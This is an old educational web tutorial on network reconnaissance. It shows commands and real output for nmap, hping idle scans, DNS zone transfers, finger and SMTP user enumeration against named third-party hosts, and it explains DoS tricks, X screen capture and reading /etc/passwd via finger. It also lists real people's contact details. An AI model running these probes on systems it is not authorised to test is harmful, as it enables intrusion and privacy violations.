Hackers Hut

Andries Brouwer, aeb@cwi.nl

2003-04-01

Some random hacking hints, mainly from a Linux point of view.

1. Preliminary

2. Introduction

3. Discovery

4. Password Cracking

5. Active data

Next Previous Contents

1. Preliminary

> *Go directly to jail. Do not pass GO. Do not collect $200.*

Various hacking activities may be punishable by law in various countries. Make sure you do not do anything that will land you in jail.

Good intentions do not suffice - breaking in, or even probing, may still be a transgression even if it is done just in order to detect weaknesses and tell the system administrator about it.

Attack your own computers, or obtain the system administrators written permission beforehand.

1.1 Damage

People are sent to jail, or get huge fines, for "doing nothing".

However, always keep in mind that cleaning up after a break-in, reinstalling the operating system, carefully checking all files and data bases, is a time-consuming and expensive operation. Even when nothing was done the damage may be large.

2. Introduction

2.1 Fun

Hacking is the activity of finding out about technical details of electronic systems. That is the Science part. Curiosity. The goal is often to use this information in creative and unexpected ways, to do things the original designers of these electronic systems had not planned. That is the Art part.

2.2 Profit

So, one can be hacker for fun. One can also be hacker for profit. Countries and companies want to eavesdrop on the communications of other countries and companies, maybe disrupt these communications, maybe inject their own messages. But mostly just eavesdrop. This is the job of intelligence agencies.


It is possible to hijack computers, lots of them, and use the resulting army in interesting or profitable ways. Spammers do this.

Detailed knowledge of the ways to break a system is needed to protect it. Computer security firms make a living from such knowledge. System administrators must understand the issues.

Somewat different again is the forensic situation: police has captured some computers or data as part of a criminal investigation, and has to study and understand what it got.

2.3 Crypto

Cryptography is the mathematical discipline that studies how to code and decode secret messages, and how to ensure data integrity and authenticity. It is an important discipline. However, it operates with certain assumptions, on a certain level, and it may be possible to break a cryptographic system without breaking the cryptography.



(xkcd)

For example, in mathematics the digital world is modelled as a binary world, with 0s and 1s, and that is also how programmers think about it. But an engineer sees a wave form, and it is said to be possible for example to distinguish on a hard disk a 0 that overwrites a 0 from a 0 that overwrites a 1. But if that is true, then in-place encryption of a file may be less secure than one thought.

Many cases are known where a key logger was planted either in the operating system or directly into the keyboard. Again, this defeats encryption.

More spectacularly, it may be possible to interpret the radiation leaked by the hardware. Maybe a serial line, maybe a display screen. The phenomenon is known as "tempest". Radiation leaked by a display screen is also known as "Van Eck radiation". (Three references: Van Eck and Kuhn & Anderson and Kuhn-2007.)

There is the famous case of the Tenex system, that had a password checking routine that compared the given password with the correct password and returned error when they differed. Sounds reasonable. But the routine returned error as soon as a difference was found. By carefully aligning the string across a page boundary and seeing whether a page fault occurred, it was possible to infer which byte of the password was wrong, and thus, after few attempts, to find the correct password. Again a case where crypto is defeated by working on a different level.

Next Previous Contents

3. Discovery

People generally want to protect

- data secrecy / confidentiality
- data integrity / authenticity
- access / user authenticity
- availability of service

Correspondingly, attackers typically want to

- snoop / decrypt
- spoof
- break in
- deny service

However, usually there is an earlier stage, that of *discovery*. One wants to collect miscellaneous data about the company, the people employed, the computer systems, the operating systems, the means of communicating with the outside world, modem telephone numbers, computer IP addresses, DNS names, user names, etc.

Such information can for example be useful in a social engineering attack.

Also, various exploits work on certain versions of operating systems and system software, and it is good to be able to determine such versions prior to launching an attack, in order not to be too noisy.

Maybe it is not a company but certain technical infrastructure that one wants to attack. Do interesting things with cable modems, for example. Inside information is needed.

3.1 Tools

Lots of programs and services provide useful information. For example, consult the telephone directory.

People have been known to go dumpster diving to collect information about telephone switches. Discarded manuals, computer printouts, internal telephone directories..

Investigating a local machine is usually easy. Investigating remote machines is usually done via the internet.

Below a list of tools. A good (and probably more up-to-date) list is found at sectools.org.

ping

The utility `ping` sends one or more ICMP ECHO packets to a given host and times how long it takes before the echo arrives. Uses:

- Find out whether the host is reachable (and, in particular, up); if one does something bad to a host, and ping reply stops, then the host may have crashed.
- Study the details of the reply in order to fingerprint the remote IP stack (e.g. via `ping -c 1 host`: send a single packet only). In particular the TTL (time-to-live) field in ping replies is often used to distinguish between systems. (Windows 95 uses TTL=32. Most other Windows systems use 128. Various Unix-like systems use 64 or 255. For each hop the TTL value is decreased by one.)
- *Flood ping*: `ping -f host`: send a hundred packets per second to the remote host, probably to see how it keeps up under load, or to contribute to a DDoS attack.
- *Smurf* : A stronger version is the *smurf* attack, where one pings the broadcast address of a large network, giving as spoofed sender address the address of the victim - now a single packet sent will cause several hundred (or thousand) packets to be received by the victim. An effective denial-of-service attack. (Cf. rfc919, rfc2644.)
- *Ping of death*: In October 1996 it was discovered that many operating systems could be crashed by sending an IP packet larger than the maximum legal size (rfc791) of 65535 bytes. The packet is fragmented underway, and reassembled at the destination. In case of insufficient checking a too large packet causes a buffer overflow. Fixed in Linux 2.0.24. Windows 95 crashes. Also many devices with embedded IP stack (net printers, cable modems, ...) crash. Recent systems and devices are not vulnerable.

E.g.

```
% ping -c 1 www.whitehouse.gov
64 bytes from a213-93-127-168.deploy.akamaitechnologies.com (213.93.127.168): icmp_seq=1 ttl=250 time=7.22 ms
```

Typically a Unix-like system. In fact Linux (since May 2001); before that it ran Solaris (according to Netcraft).

traceroute

A utility that sends ping packets with varying TTL, and determines the hosts that reply with a TIME_EXCEEDED error message. This makes it possible to trace the path the packets follow.

```
# traceroute -m 11 foo.win.tue.nl
 1  a2000 (24.132.4.1)  7.777 ms   8.966 ms   9.538 ms
 2  pos12-6.am00rt04.brain.upc.nl (62.108.0.45)  8.412 ms   8.527 ms   8.484 ms
 3  srp8-0.am00rt02.brain.upc.nl (212.142.32.34)  8.478 ms   8.461 ms   8.746 ms
 4  srp0-0.am00rt06.brain.upc.nl (212.142.32.44)  8.417 ms   8.507 ms   8.501 ms
 5  nl-ams01a-rd1-pos-3-0.aorta.net (213.46.161.53)  8.425 ms   8.397 ms   8.341 ms
```

```
 6  nl-ams02a-rd1-10gige-7-0.aorta.net (213.46.161.58)  8.305 ms   8.280 ms   8.226 ms
 7  nl-ams04a-ri1-pos-6-0.aorta.net (213.46.161.62)  4.461 ms   4.424 ms   4.526 ms
 8  Gi5-1-3.BR2.Amsterdam1.surf.net (145.145.166.45)  4.511 ms   4.479 ms   4.424 ms
 9  PO12-0.CR1.Amsterdam1.surf.net (145.145.166.1)  5.999 ms   5.962 ms   5.932 ms
10  PO0-0.AR5.Eindhoven1.surf.net (145.145.162.10)  9.017 ms   9.238 ms   9.539 ms
11  tue-router.Customer.surf.net (145.145.12.2)  8.647 ms   8.608 ms   8.739 ms
```

The `-m` option limits the number of hops. Sometimes that is useful if one does not want the target computer to see that it is being looked at (and by whom).

Several websites allow one to do a traceroute from there. See e.g. ams-ix and easynews.com/trace.

arping

Similar to `ping`, but the protocol is not ICMP but ARP. It broadcasts a who-has packet and prints the answers. This is useful to map a local ethernet segment, e.g., when probing the setup of a cable modem. It can be used to confuse the ARP cache of the neighbours.

hping

Reminiscent of `ping`, but more powerful. Handles TCP (default), UDP, ICMP and raw IP. It sends packets with properties as specified on the command line, and reports on the replies. Very useful for firewall probing. (Run `ethereal/wireshark` at the same time, to see what is happening.)

The author is the inventor of blind or idle scanning, where one does a portscan of a target without ever sending a packet to the target that mentions our own address. The idea is to use an intermediate idle zombie running Windows as fake source, so that the target will send its reply (if any) to the zombie. If we send a SYN to the target and the port was closed, the target replies with a RST discarded by the zombie. If the port was open, the target replies with SYN+ACK and the zombie answers with a RST and increment its ID counter. Now inspect the ID counter of the zombie to see whether there was any reply, that is, whether the target's port was open.

```
# hping -c 1 zombie
HPING zombie (eth0 192.168.1.1): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=64 DF id=37 sport=0 flags=RA seq=0 win=0 rtt=4.8 ms
# hping -c 1 -S target -a zombie -p 21
# hping -c 1 zombie
HPING zombie (eth0 192.168.1.1): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=64 DF id=39 sport=0 flags=RA seq=0 win=0 rtt=4.8 ms
```

Nowadays this Idle Scan is implemented more conveniently as `nmap -sI`:

```
# nmap -PN -sI zombie target
Idle scan using zombie.
Interesting ports on target:
PORT    STATE SERVICE
111/tcp open  rpcbind
513/tcp open  login
514/tcp open  shell
```

nslookup

Interrogate a given DNS server (name server). Lookup the IP address given a hostname, or a hostname given an IP address. Also: list a given domain. Replaced by `dig` and `host` on recent Linux systems.

Lookup the IP address given a hostname:

```
% nslookup www.win.tue.nl
Server:  ns1.a2000.nl
Address:  62.108.1.65

Non-authoritative answer:
Name:    svwww2.win.tue.nl
Address:  131.155.70.190
Aliases:  www.win.tue.nl
```

Lookup a hostname given an IP address:

```
% nslookup 131.155.70.190
Server:  ns1.a2000.nl
Address:  62.108.1.65

Name:    svwww2.win.tue.nl
Address:  131.155.70.190
```

In the example below we first ask a random name server about the domain `win.tue.nl`. It replies and tells that the full truth can be obtained from some given servers. Then we switch to one of those as name server and repeat the question.

```
% nslookup
Default Server:  ns1.a2000.nl
Address:  62.108.1.65

> set q=any
> win.tue.nl.
Server:  ns1.a2000.nl
Address:  62.108.1.65

Non-authoritative answer:
win.tue.nl      preference = 100, mail exchanger = mailhost.tue.nl
win.tue.nl      preference = 100, mail exchanger = kweetal.tue.nl
win.tue.nl      nameserver = ns2.tue.nl
```

```
win.tue.nl      nameserver = svns1.win.tue.nl
win.tue.nl      nameserver = svns2.win.tue.nl
win.tue.nl      nameserver = tuegate.tue.nl

Authoritative answers can be found from:
win.tue.nl      nameserver = ns2.tue.nl
win.tue.nl      nameserver = svns1.win.tue.nl
win.tue.nl      nameserver = svns2.win.tue.nl
win.tue.nl      nameserver = tuegate.tue.nl
ns2.tue.nl      internet address = 131.155.3.3
svns1.win.tue.nl        internet address = 131.155.68.98
svns2.win.tue.nl        internet address = 131.155.68.97
tuegate.tue.nl  internet address = 131.155.2.3
> server ns2.tue.nl
Default Server:  ns2.tue.nl
Address:  131.155.3.3

> win.tue.nl.
Server:  ns2.tue.nl
Address:  131.155.3.3

win.tue.nl
        origin = svns2.win.tue.nl
        mail addr = dns_manager.win.tue.nl
        serial = 2003051301
        refresh = 21600 (6 hours)
        retry   = 3600 (1 hour)
        expire  = 1209600 (14 days)
        minimum ttl = 86400 (1 day)
win.tue.nl      preference = 100, mail exchanger = kweetal.tue.nl
win.tue.nl      preference = 100, mail exchanger = mailhost.tue.nl
win.tue.nl      nameserver = tuegate.tue.nl
win.tue.nl      nameserver = ns2.tue.nl
win.tue.nl      nameserver = svns1.win.tue.nl
win.tue.nl      nameserver = svns2.win.tue.nl
kweetal.tue.nl  internet address = 131.155.3.6
mailhost.tue.nl internet address = 131.155.2.7
ns2.tue.nl      internet address = 131.155.3.3
svns1.win.tue.nl        internet address = 131.155.68.98
svns2.win.tue.nl        internet address = 131.155.68.97
tuegate.tue.nl  internet address = 131.155.2.3
> ls -d win.tue.nl.
ls: connect: Connection timed out
*** Can't list domain win.tue.nl.: Unspecified error
```

Nowadays most name servers refuse to list the hosts in a given domain. It is a privacy/security risk.

dnsquery

Somewhat like `nslookup`. Not on my Linux machine.

host

Somewhat like `nslookup`.

```
% host www.win.tue.nl
www.win.tue.nl is a nickname for svwww2.win.tue.nl
svwww2.win.tue.nl has address 131.155.70.190
svwww2.win.tue.nl mail is handled (pri=100) by kweetal.tue.nl
svwww2.win.tue.nl mail is handled (pri=100) by mailhost.tue.nl
% host 131.155.70.190
Name: svwww2.win.tue.nl
```

dig

Somewhat like `nslookup`. Here the example of a zone transfer.

```
# dig @ns.NL.net. axfr daftrucks.com.

daftrucks.com.          86400   IN      SOA     ns.NL.net. hostmaster.daftrucks.com. 2003031300 28800 7200 604800 86400
daftrucks.com.          86400   IN      NS      ns.NL.net.
daftrucks.com.          86400   IN      NS      auth60.ns.nl.uu.net.
daftrucks.com.          86400   IN      MX      100 montgomery.daftrucks.com.
daftrucks.com.          86400   IN      MX      150 montykpn.daftrucks.com.
menhir.daftrucks.com.   86400   IN      A       195.109.63.2
montykpn.daftrucks.com. 86400   IN      A       193.173.48.130
dafwork.daftrucks.com.  86400   IN      A       195.109.63.59
trucklocator.daftrucks.com. 86400 IN    A       195.109.63.42
testtrucklocator.daftrucks.com. 86400 IN A      195.109.63.48
montgomery.daftrucks.com. 86400 IN      A       195.109.63.4
impact.daftrucks.com.   86400   IN      A       195.109.63.45
dealernet.daftrucks.com. 86400  IN      CNAME   impact.daftrucks.com.
tcms.daftrucks.com.     86400   IN      A       195.109.63.43
cms.daftrucks.com.      86400   IN      A       195.109.63.44
test.daftrucks.com.     86400   IN      A       195.109.63.48
test-dealernet.daftrucks.com. 86400 IN  CNAME   timpact.daftrucks.com.
www.daftrucks.com.      86400   IN      A       213.193.211.66
supplier.daftrucks.com. 86400   IN      A       195.109.63.54
tsupplier.daftrucks.com. 86400  IN      A       195.109.63.55
dafisp.daftrucks.com.   86400   IN      A       195.109.63.1
timpact.daftrucks.com.  86400   IN      A       195.109.63.35
*.daftrucks.com.        86400   IN      MX      100 montgomery.daftrucks.com.
```

```
*.daftrucks.com.        86400   IN      MX      150 montykpn.daftrucks.com.

daftrucks.com.          86400   IN      SOA     ns.NL.net. hostmaster.daftrucks.com. 2003031300 28800 7200 604800 86400
```

(A very similar output is obtained from `host -t axfr daftrucks.com. ns.NL.net.`)

The request `dig ns.nl any` will report the name servers, mail hosts etc. of the `ns.nl` domain.

whois

Given a domain, list owner and contact information, and name servers. Given a host, give netblock information.

These days asking for info on .org domains seems to fail, but `whois -h whois.pir.org ...` works.

```
% whois nikhef.nl
   Domain name:
      nikhef.nl (first domain)

   Status: active

   Registrant:
      NIKHEF
      Kruislaan 409
      1098 SJ  AMSTERDAM
      Netherlands

   Administrative contact:
      Paul Kuipers
      +31 20 5925143
      hostmaster@nikhef.nl

   Registrar:
      SURFnet B.V.
      Radboudkwartier 273
      3511 CK  UTRECHT
      Netherlands

   Domain nameservers:
      ajax.nikhef.nl       192.16.199.1
      leda.nikhef.nl       192.16.199.4
      dxmon.cern.ch        192.65.185.10
      ns.ripe.net          193.0.0.193

   Date first registered: 01-01-1980
   Record last updated: 19-03-2002
   Record maintained by: NL Domain Registry
```

and

```
% whois 192.16.199.1

OrgName:    Science Park Watergraafsmeer
OrgID:      SPW
Address:    Kruislaan 407-415
Address:     Amsterdam
City:
StateProv:
PostalCode:
Country:    NL

NetRange:   192.16.199.0 - 192.16.199.255
CIDR:       192.16.199.0/24
NetName:    HEFNET
NetHandle:  NET-192-16-199-0-1
Parent:     NET-192-0-0-0-0
NetType:    Direct Assignment
NameServer: AJAX.NIKHEF.NL
NameServer: LEDA.NIKHEF.NL
NameServer: NS.RIPE.NET
NameServer: DXMON.CERN.CH
Comment:
RegDate:    1986-11-07
Updated:    2000-12-26

TechHandle: PK339-ARIN
TechName:   Kuipers, Paul
TechPhone:  +31 20 5925143
TechEmail:  paulks@nikhef.nl
```

finger

Finger is a well-known Unix service. It runs on TCP or UDP port 79. (For the protocol, see RFC 1288.)

Ask who is logged in (on a remote Unix system), and how long they've been inactive. This service is usually switched off. In the good old days `finger someone@host` would tell about someone, and `finger @host` would tell about everybody. An easy way to get usernames.

The Morris worm exploited a buffer overflow in the finger daemon.

Nobody who values security will run fingerd. I tried a few dozen machines and did not find one that answered a finger request. Well, one:

```
%  finger @www.chemie.fu-berlin.de
[www.chemie.fu-berlin.de/160.45.22.11]
Login    Name                 TTY Idle When       Office
kirste   Burkhard Kirste       q0    39 Mon 14:38  Organik     838-56484
www      Web-Admin FUB-ChemNe  q1    39 Mon 14:39
%
```

The original finger daemon allows a multihop target like `user@sitaA@siteB`, where the finger daemon at `siteB` does the fingering of `siteA`. This can be used to hide the identity of the fingering host, or to penetrate a badly configured firewall.

If the `siteA` string is empty, it is taken to be the local machine. A target like `@@@@@@@@@@@@@@@@@@@@@@@@@@@victim` would cause high load by recursive finger invocations, and could be used to contribute to a DOS attack. Michael H. Warfield reports that in a SUN NIS environment it is easy to kill a network using finger.

GNU finger does not do this forwarding.

Some Solaris finger versions have a bug that will cause it to list all unused accounts:

```
% finger a@www.chemie.fu-berlin.de
[www.chemie.fu-berlin.de/160.45.22.11]
Login name: babu                        In real life: Babu A Manjasetty
Phone: 6392 4920
Directory: /user/babu                   Shell: /bin/tcsh
Never logged in.
No Plan.

Login name: vae                         In real life: Prof. Volker A. Erdmann
Office: Biochemie, 838 56002
Directory: /user/vae                    Shell: /bin/tcsh
Never logged in.
No Plan.
...
Login name: kisslegg                    In real life: A. Wagner
Directory: /user/kisslegg               Shell: /bin/tcsh
Never logged in.
Plan:

                  Wer ist denn hier schon wieder neugierig ?
...
% finger 'a b c d e f g h'@mail.irtemp.na.cnr.it
[mail.irtemp.na.cnr.it/140.164.20.20]
Login       Name               TTY         Idle    When    Where
root     Super-User            console     9:19 Fri 12:48  :0
root     Super-User            pts/3       9:20 Fri 12:49  :0.0
daemon          ???                        < .  .  .  . >
bin             ???                        < .  .  .  . >
sys             ???                        < .  .  .  . >
adm      Admin                             < .  .  .  . >
lp       Line Printer Admin                < .  .  .  . >
uucp     uucp Admin                        < .  .  .  . >
nuucp    uucp Admin                        < .  .  .  . >
listen   Network Admin                     < .  .  .  . >
nobody   Nobody                            < .  .  .  . >
noaccess No Access User                    < .  .  .  . >
nobody4  SunOS 4.x Nobody                  < .  .  .  . >
esca            ???            pts/0       <Jul 23, 2002> documen.irtemp.n
ilv             ???            9           <Nov 14, 2000> aux.irtemp.na.cn
musto           ???                        < .  .  .  . >
luc             ???            9           <May 31, 2001> nemesis.irtemp.n
director        ???                        < .  .  .  . >
graph           ???                        < .  .  .  . >
...
```

In this last example, we got a list of all users, together with the times of last login, and from which remote machine.

There have been times where also local use was useful: if finger runs as root, and one does not have read permission for some local file, make `.plan` a symlink to it, and let finger report the contents.

FreeBSD 4.1.1 allowed one to remotely read arbitrary files, using e.g. `finger /etc/passwd@target`.

As an aside: the main use of `finger` in the Linux world today is to distribute a different kind of information.

```
% finger @kernel.org
[kernel.org/204.152.189.116]
The latest stable version of the Linux kernel is:           2.6.5
The latest 2.4 version of the Linux kernel is:              2.4.25
The latest prepatch for the 2.4 Linux kernel tree is:       2.4.26-rc2
The latest 2.2 version of the Linux kernel is:              2.2.26
The latest prepatch for the 2.2 Linux kernel tree is:       2.2.27-pre1
The latest 2.0 version of the Linux kernel is:              2.0.40
The latest -mm patch to the stable Linux kernels is:        2.6.5-mm3
%
```

nmap

nmap is a very useful utility that maps open ports and tries to determine the operating system, given the details of the returned IP packets. It is available on Unix-like systems (including MaxOS X) and Windows.

As the man page says: *Nmap is designed to allow system administrators and curious individuals to scan large networks to determine which hosts are up and what services they are offering.*

```
# nmap -O www.chemie.fu-berlin.de
Interesting ports on ester.chemie.fu-berlin.de (160.45.22.11):
(The 1547 ports scanned but not shown below are in state: closed)
Port       State       Service
1/tcp      filtered    tcpmux
7/tcp      filtered    echo
9/tcp      open        discard
13/tcp     open        daytime
19/tcp     filtered    chargen
21/tcp     filtered    ftp
22/tcp     open        ssh
23/tcp     filtered    telnet
25/tcp     filtered    smtp
37/tcp     open        time
53/tcp     filtered    domain
69/tcp     filtered    tftp
79/tcp     open        finger
80/tcp     open        http
111/tcp    filtered    sunrpc
113/tcp    open        auth
123/tcp    filtered    ntp
135/tcp    filtered    loc-srv
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
161/tcp    filtered    snmp
162/tcp    filtered    snmptrap
199/tcp    open        smux
389/tcp    filtered    ldap
445/tcp    filtered    microsoft-ds
464/tcp    filtered    kpasswd5
512/tcp    open        exec
513/tcp    filtered    login
514/tcp    filtered    shell
515/tcp    filtered    printer
616/tcp    filtered    unknown
636/tcp    filtered    ldapssl
815/tcp    open        unknown
848/tcp    open        unknown
1024/tcp   open        kdm
1025/tcp   open        NFS-or-IIS
1026/tcp   open        LSA-or-nterm
1027/tcp   open        IIS
1029/tcp   open        ms-lsa
1433/tcp   filtered    ms-sql-s
1434/tcp   filtered    ms-sql-m
1455/tcp   open        esl-lm
1900/tcp   filtered    UPnP
1993/tcp   filtered    snmp-tcp-port
2049/tcp   filtered    nfs
3306/tcp   filtered    mysql
4321/tcp   open        rwhois
5000/tcp   filtered    UPnP
5232/tcp   open        sgi-dgl
6000/tcp   open        X11
13720/tcp  filtered    VeritasNetbackup
13782/tcp  filtered    VeritasNetbackup
13783/tcp  filtered    VeritasNetbackup
Remote operating system guess: IRIX 6.5-6.5.15m
Uptime 167.408 days (since Tue Nov 12 10:55:21 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in 16 seconds
```

To check all TCP ports, try `nmap -sT -p 1- host`. See nmap(1).

Note: `nmap` sees the combined effect of all intermediate machines. So if some port is filtered, that may be the result of provider filtering. For example, I think that my provider filters ports 135, 137, 138, 139 and 445.

xprobe

Probing by `nmap` is a bit slow, a bit noisy, and uses strict matches with a fingerprint database. It can easily be fooled when the sysadmin changes some settings away from the defaults, or when some firewall rewrites packets. The program xprobe uses fuzzy matching, and is intended to be faster and more quiet. Of course, the result is much less precise.

```
# xprobe2 www.whitehouse.gov

XProbe2 v.0.1 Copyright (c) 2002-2003 fygrave@tigerteam.net, ofir@sys-security.com
...
[+] Host: 213.93.127.168 is up (Guess probability: 100%)
[+] Target: 213.93.127.168 is alive
[+] Primary guess:
[+] Host 213.93.127.168 Running OS: "Linux Kernel 2.4.5 and above" (Guess probability: 100%)
[+] Other guesses:
[+] Host 213.93.127.168 Running OS: "Linux Kernel 2.2.x" (Guess probability: 100%)
[+] Host 213.93.127.168 Running OS: "NetBSD 1.6" (Guess probability: 91%)
[+] Host 213.93.127.168 Running OS: "Linux Kernel 2.4.0 - 2.4.4" (Guess probability: 87%)
[+] Host 213.93.127.168 Running OS: "OpenBSD 2.5" (Guess probability: 87%)
...
```

That was a successful example. Looking at my ADSL modem:

```
# nmap -O 10.0.0.138
...
```

```
Remote operating system guess: Alcaltel Speed Touch ADSL modem or router
# xprobe2 10.0.0.138
...
Primary guess:
Host 10.0.0.138 Running OS: "Sun Solaris (SunOS 2.*)" (Guess probability: 91%)
```

This shows that `nmap` has a much more extensive database.

I also tried `xprobe2 v.0.2.2` and it didnt work at all on a recent Linux system. Still have to investigate why not.

p0f

`p0f` is a passive OS fingerprinter. It does not send packets but sits and listens to remote connections and reports.

```
# p0f
p0f - passive os fingerprinting utility, version 2.0.3
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth3', 206 sigs (12 generic), rule: 'all'.
221.127.162.117:3561 - Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
  -> 10.0.0.1:9898 (distance 16, link: IPv6/IPIP)
80.57.172.116:1357 - Windows XP Pro SP1, 2000 SP3
  -> 10.0.0.1:2745 (distance 6, link: ethernet/modem)
```

telnet

One can use `telnet` to make a connection to a given port "by hand", maybe in order to look at the returned banner, or in order to type some commands.

```
% telnet www.chemie.fu-berlin.de 80
Trying 160.45.22.11...
Connected to www.chemie.fu-berlin.de.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 28 Apr 2003 20:10:27 GMT
Server: Apache/1.3.26 (Unix)
Last-Modified: Thu, 17 Apr 2003 16:15:26 GMT
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 extended 961018//EN">
...
```

Here we see that this system (possibly an IRIX 6.5 system according to `nmap`) says that it is running Apache/1.3.26 (Unix). Nowadays many sites share a single IP address, and the IP address no longer suffices to indicate what web page is needed. Therefore HTTP/1.0 often fails to work and HTTP/1.1 is required:

```
GET / HTTP/1.1
Host: foo.org
```

rpcinfo

The program `rpcinfo` will tell what RPC (remote procedure call) facilities are running on a given host. For example,

```
% /usr/sbin/rpcinfo -p 131.155.69.253
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100007    2   udp    767  ypbind
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100024    1   udp    800  status
    100024    1   tcp    802  status
    100021    1   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100021    1   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
    100099    1   udp   2048
    100005    1   tcp   1024  mountd
    100005    3   tcp   1024  mountd
    100005    1   udp   1027  mountd
    100005    3   udp   1027  mountd
    391004    1   tcp   1025
    391004    1   udp   1028
    390113    1   tcp   7937
    391017    1   tcp    851
%
```

This is an IRIS 6.5.15m machine according to `nmap`.

Program 100099 is `autofsd`. Program 390113 is `nsrexec`. Program 391004 is `sgi_mountd`. Program 391017 is `sgi_mediad`. In this particular case we hoped to find program 391016, `sgi_xfsmd` for which there is a remote root exploit, but the sysadm was wise enough to disable it.

Here the RPC program numbers are well-known, but the port numbers can vary. The neighbouring machine 131.155.69.254 has precisely the same setup, but `ypbind` is on udp port 776, `status` is on ports 809, 811, `mountd` is on udp port 1026, `sgi_mountd` lives on udp port 1027, and `sgi_mediad` on tcp port 766.

X

An open X port (with an unprotected X server behind it) means that one can do everything on the remote machine that the logged in person can. Amuse or scare people with `xeyes` or so. Use `xwd -root -silent -display machine:0` to make a copy of their screen. Use `xmodmap` to interchange the A and B on their keyboard. Read every keystroke. Etc.

There are various ways of protecting oneself. See `xauth` and `xhost`.

But then, still an X server that is visible to the outside is a security hole.

smtp

Long ago there were sendmail implementations that were distributed with the DEBUG command enabled. (This was one of the means of propagation of the Morris worm.) Those days are past. The EXPN command could be used to see the expansion of addresses - sometimes interesting as a way to get the list of user names belonging to some general alias like *staff*, or a way to see what mail handling scripts were invoked. It is almost always disabled. The VRFY command could be used to verify that a given address is legal - possibly a fast way of testing for the existence of given user names. It doesn't work any longer. Some sendmails were willing to send mail to arbitrary places, but open relays are good for spammers, and sendmails are more strict today. And thus:

```
% telnet mail.fu-berlin.de. 25
Trying 160.45.11.165...
Connected to mail.fu-berlin.de..
Escape character is '^]'.
220 mail.fu-berlin.de Smail3.2.0.98 ready at Mon, 28 Apr 2003 23:58:07 +0200 (MEST)
help
250-The following SMTP commands are recognized:
250-
250-   HELO hostname                   - startup and give your hostname
250-   EHLO hostname                   - startup with extension info
250-   MAIL FROM:<sender-address>      - start transaction from sender
250-   RCPT TO:<recipient-address>     - name recipient for message
250-   VRFY <address>                  - verify deliverability of address
250-   EXPN <address>                  - expand mailing list address
250-   DATA                            - start text of mail message
250-   RSET                            - reset state, drop transaction
250-   NOOP                            - do nothing
250-   DEBUG [level]                   - set debugging level, default 1
250-   HELP                            - produce this help message
250-   QUIT                            - close SMTP connection
250-
250-The normal sequence of events in sending a message is to state the
250-sender address with a MAIL FROM command, give the recipients with
250-as many RCPT TO commands as are required (one address per command)
250-and then to specify the mail message text after the DATA command.
250 Multiple messages may be specified.  End the last one with a QUIT.
helo aeb.aeb.nl
250 mail.fu-berlin.de Hello aeb.aeb.nl
noop
250 Okay
debug
500 I hear you knocking, but you can't come in
expn kirste@fu-berlin.de
502 Command disabled
vrfy kirste@fu-berlin.de
252 Cannot VRFY user, but will take message for this user and attempt delivery.
mail from:aeb@aeb.nl
250 aeb@aeb.nl ... Sender Okay
rcpt to:aeb@cwi.nl
551 'aeb@cwi.nl' <aeb@cwi.nl> not matched: (ERR_104) security violation: remote address not permitted.
rset
250 Reset state
quit
221 mail.fu-berlin.de closing connection
Connection closed by foreign host.
```

On the other hand, testing for users is not difficult today:

```
% telnet irtfweb.ifa.hawaii.edu 25
Trying 128.171.165.5...
Connected to irtfweb.ifa.hawaii.edu.
Escape character is '^]'.
220 ************************************************************2******200*********2***000 *****
helo xxx.xxx.xx
250 irtfweb.ifa.hawaii.edu Hello xxx.xxx.xx, pleased to meet you
mail from:aeb@cwi.nl
250 2.1.0 aeb@cwi.nl... Sender ok
rcpt to:denault
250 2.1.5 denault... Recipient ok
data
354 Enter mail, end with "." on a line by itself
your passwd is zzzzzz
.
250 2.0.0 i1LNZ3i26566 Message accepted for delivery
mail from:aeb@cwi.nl
250 2.1.0 aeb@cwi.nl... Sender ok
rcpt to:napoleon
```

```
550 5.1.1 napoleon... User unknown
quit
221 2.0.0 irtfweb.ifa.hawaii.edu closing connection
Connection closed by foreign host.
```

Exercise *Use* `dig` *or so to find the mail server for the* `fu-berlin.de` *domain.*

Exercise *Write a small script to send mail with faked sender address.*

Exercise *What was the password of* `denault@irtfweb.ifa.hawaii.edu`*?*

Packet sniffers

A packet sniffer captures packets at some network interface. The classical situation is the ethernet interface. Today there also is WiFi.

